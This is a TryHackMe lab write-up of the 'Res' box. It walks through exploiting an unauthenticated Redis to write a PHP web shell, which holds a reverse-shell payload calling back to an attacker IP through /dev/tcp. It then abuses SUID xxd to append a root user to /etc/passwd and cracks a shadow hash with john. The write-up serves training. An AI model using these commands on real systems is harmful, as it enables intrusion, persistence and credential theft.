
TryHackMe - Write-up - Res - Linux/Redis/RCE/John


__Res__ is an excellent Linux box, introducing you to a way to exploit __Redis__ to get RCE

Starting enumeration with a full nmap scan:




```
┌──(root💀koelhosec)-[/home/tryhackme/redis]
└─# nmap -T4 -A -vv -p- 10.10.245.10
```

From our initial recon, we identify two ports open. Apache, and Redis:




```
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
6379/tcp open  redis   syn-ack ttl 61 Redis key-value store 6.0.7
```

Let’s enumerate directories on port 80 with feroxbuster:



```
┌──(root💀koelhosec)-[/home/tryhackme/redis]
└─# feroxbuster -u http://10.10.245.10 -t 10 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x "txt,html,php,asp,aspx,jsp" -v -n -k -o /home/tryhackme/redis/feroxbuster.txt

200        GET      375l      968w     11321c http://10.10.245.10/
403        GET        9l       28w       277c http://10.10.245.10/.html
200        GET      375l      968w     11321c http://10.10.245.10/index.html
403        GET        9l       28w       277c http://10.10.245.10/.php
```

Nothing to work with on port 80.... so let’s learn more about the redis on port 6379




About 949,000 results (0.42 seconds)

Host, port, password and database


By default redis-cli connects to the server at **127.0. 0.1** port 6379. As you can guess, you can easily change this using command line options. To specify a different host name or an IP address, use -h .

So by reading the initial documentation we can install redis-cli (via *apt install redis-cli*) and connect to the service.




```
┌──(root💀koelhosec)-[/home/tryhackme/redis]
└─# redis-cli -h 10.10.245.10
10.10.245.10:6379> ping
PONG
10.10.245.10:6379>
```

Now after some more reading on google I found this page --> https://book.hack-tricks.xyz/pentesting/6379-pentesting-redis which helps with the available commands we can run *info* and then *config GET ** to have access to more information like the version and configuration files:




```
10.10.245.10:6379> info
# Server
redis_version:6.0.7
redis_git_sha1:00000000
```



```
# Keyspace
10.10.245.10:6379> config get *
  1) "rdbchecksum"
  2) "yes"
  3) "daemonize"
  4) "no"
  5) "io-threads-do-reads"
  6) "no"
  7) "lua-replicate-commands"
  8) "yes"
  9) "always-show-logo"
 10) "yes"
```


And there are interesting commands to gain RCE on the target supplying the location of the web server files and then calling back with a reverse shell as below:



```
10.10.245.10:6379> config set dir /var/www/html/
OK
10.10.245.10:6379> config set dbfilename redis.php
OK
10.10.245.10:6379> set test ""
OK
10.10.245.10:6379> save
```


Payload for reverse shell:

set test "<?php exec(\"/bin/bash -c 'bash -i > /dev/tcp/10.6.56.110/9999 0>&1'\"); ?>"




```
10.10.245.10:6379> set test "<?php exec(\"/bin/bash -c 'bash -i > /dev/tcp/10.6.56.11
0/9999 0>&1'\"); ?>"
OK
10.10.245.10:6379> save
OK
```

After that, visiting the webserver address on *http://10.10.245.10/redis.php* we get a shell back on our listener:




```
REDIS0009� redis-ver6.0.7� redis-bits�@�ctime��H6b�used-mem�@S�aof-preamble���test��w�K�qr
```



```
┌──(root💀koelhosec)-[/opt]
└─# rlwrap nc -nvlp 9999
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.245.10.
Ncat: Connection from 10.10.245.10:49716.
whoami
www-data
```


Stabilizing/upgrading the shell:



```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
export TERM=xterm
www-data@ubuntu:/var/www/html$
zsh: suspended  rlwrap nc -nvlp 9999

┌──(root💀koelhosec)-[/opt]
└─# stty raw -echo; fg
[1]  + continued  rlwrap nc -nvlp 9999
www-data@ubuntu:/var/www/html$ █
```

After that we can check for files with SUID bit set with the find command below:

find / -type f -perm -u=s -exec ls -ldb {} \; 2>/dev/null



```
                              find / -type f -perm -u=s -exec ls -ldb {} \; 2>/dev/null
dev/nulltype f -perm -u=s -exec ls -ldb {} \; 2>/
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40152 Jan 27  2020 /bin/mount
-rwsr-xr-x 1 root root 40128 Mar 26  2019 /bin/su
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 Jan 27  2020 /bin/umount
-rwsr-xr-x 1 root root 71824 Mar 26  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 18552 Mar 18  2020 /usr/bin/xxd
-rwsr-xr-x 1 root root 39904 Mar 26  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 136808 Jan 31  2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 54256 Mar 26  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 75304 Mar 26  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40432 Mar 26  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-r-sr-xr-x 1 root root 13628 Sep  1  2020 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14320 Sep  1  2020 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
```

The results show a binary xxd with the SUID bit set and the owner is root. We can probably exploit this to read a file with full root privileges. The go to choice for Linux binary exploits is GTFOBins.

We can write to any file on the system. Exploiting this, we can add our own user with root privileges to *<u>/etc/passwd</u>* and log in.

```
www-data@ubuntu:/tmp$ cat /etc/passwd > passwd
```

First generate a password with one of the following commands.


```
openssl passwd -1 -salt koelhosec koelhosec

mkpasswd -m SHA-512 koelhosec

python2 -c 'import crypt; print crypt.crypt("koelhosec", "$6$salt")'
```

Then add the your user and add the generated password.

koelhosec:GENERATED_PASSWORD_HERE:0:0:koelhosec:/root:/bin/bash


For example using the password "*koelhosec*" with mkpasswd on SHA-512:

koelhosec:$6$bsBzxxTlZL5KeWxH$nOJY06D81gYc/UaDSK1R5X1ld8xeAaJI37zJAzHswKG-wyKJ/l25hAryZsY1W/hQP9Qv/l3Kce0jhBMsm8RJpQ1:0:0:koelhosec:/root:/bin/bash




```
                    echo 'koelhosec:$6$bsBzxxTlZL5KeWxH$nOJY06D81gYc/UaDSK1R5X1ld8xeAaJI37zJAzHs
wKGwyKJ/l25hAryZsY1W/hQP9Qv/l3Kce0jhBMsm8RJpQ1:0:0:koelhosec:/root:/bin/bash' >> passwd
root:/bin/bash' >> passwd/l25hAryZsY1W/hQP9Qv/l3Kce0jhBMsm8RJpQ1:0:0:koelhosec:/
```

After that we can just copy the temporary passwd file we have with our user into the main *<u>/etc/passwd</u>* file and switch user to our newly created user with root privileges:




```
cat /tmp/passwd | xxd | xxd -r - /etc/passwd
su koelhosec
su koelhosec
koelhosec

root@ubuntu:/tmp# 
```

For the last step before getting the flags we need to figure out the clear text password of vianka user. Lets cat the *etc/shadow* file and get the hash:




```
root@ubuntu:/tmp# cat /etc/shadow
vianka:$6$2p.[redacted]
[redacted]:18507:0:99999:7:::
```

Then on one file save the /etc/passwd **file and on the other file the save the line from the shadow file with the user vianka, use unshadow to prepare for john and crack it with john:**




```
┌──(root💀koelhosec)-[/home/tryhackme/redis]
└─# unshadow passwd hash > forjohn.txt
```




```
┌──(root💀koelhosec)-[/home/tryhackme/redis]
└─# john forjohn.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
[redacted]         (vianka)
1g 0:00:00:27 DONE 2/3 (2022-03-19 18:34) 0.03619g/s 575.8p/s 575.8c/s 575.8C/s
 parker1..garfield1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

User flag location:



```
cat /home/vianka/user.txt
[redacted]
root@ubuntu:/tmp# 
```

Root flag location:



```
cat /root/root.txt
[redacted]
root@ubuntu:/tmp# 
```

THE END!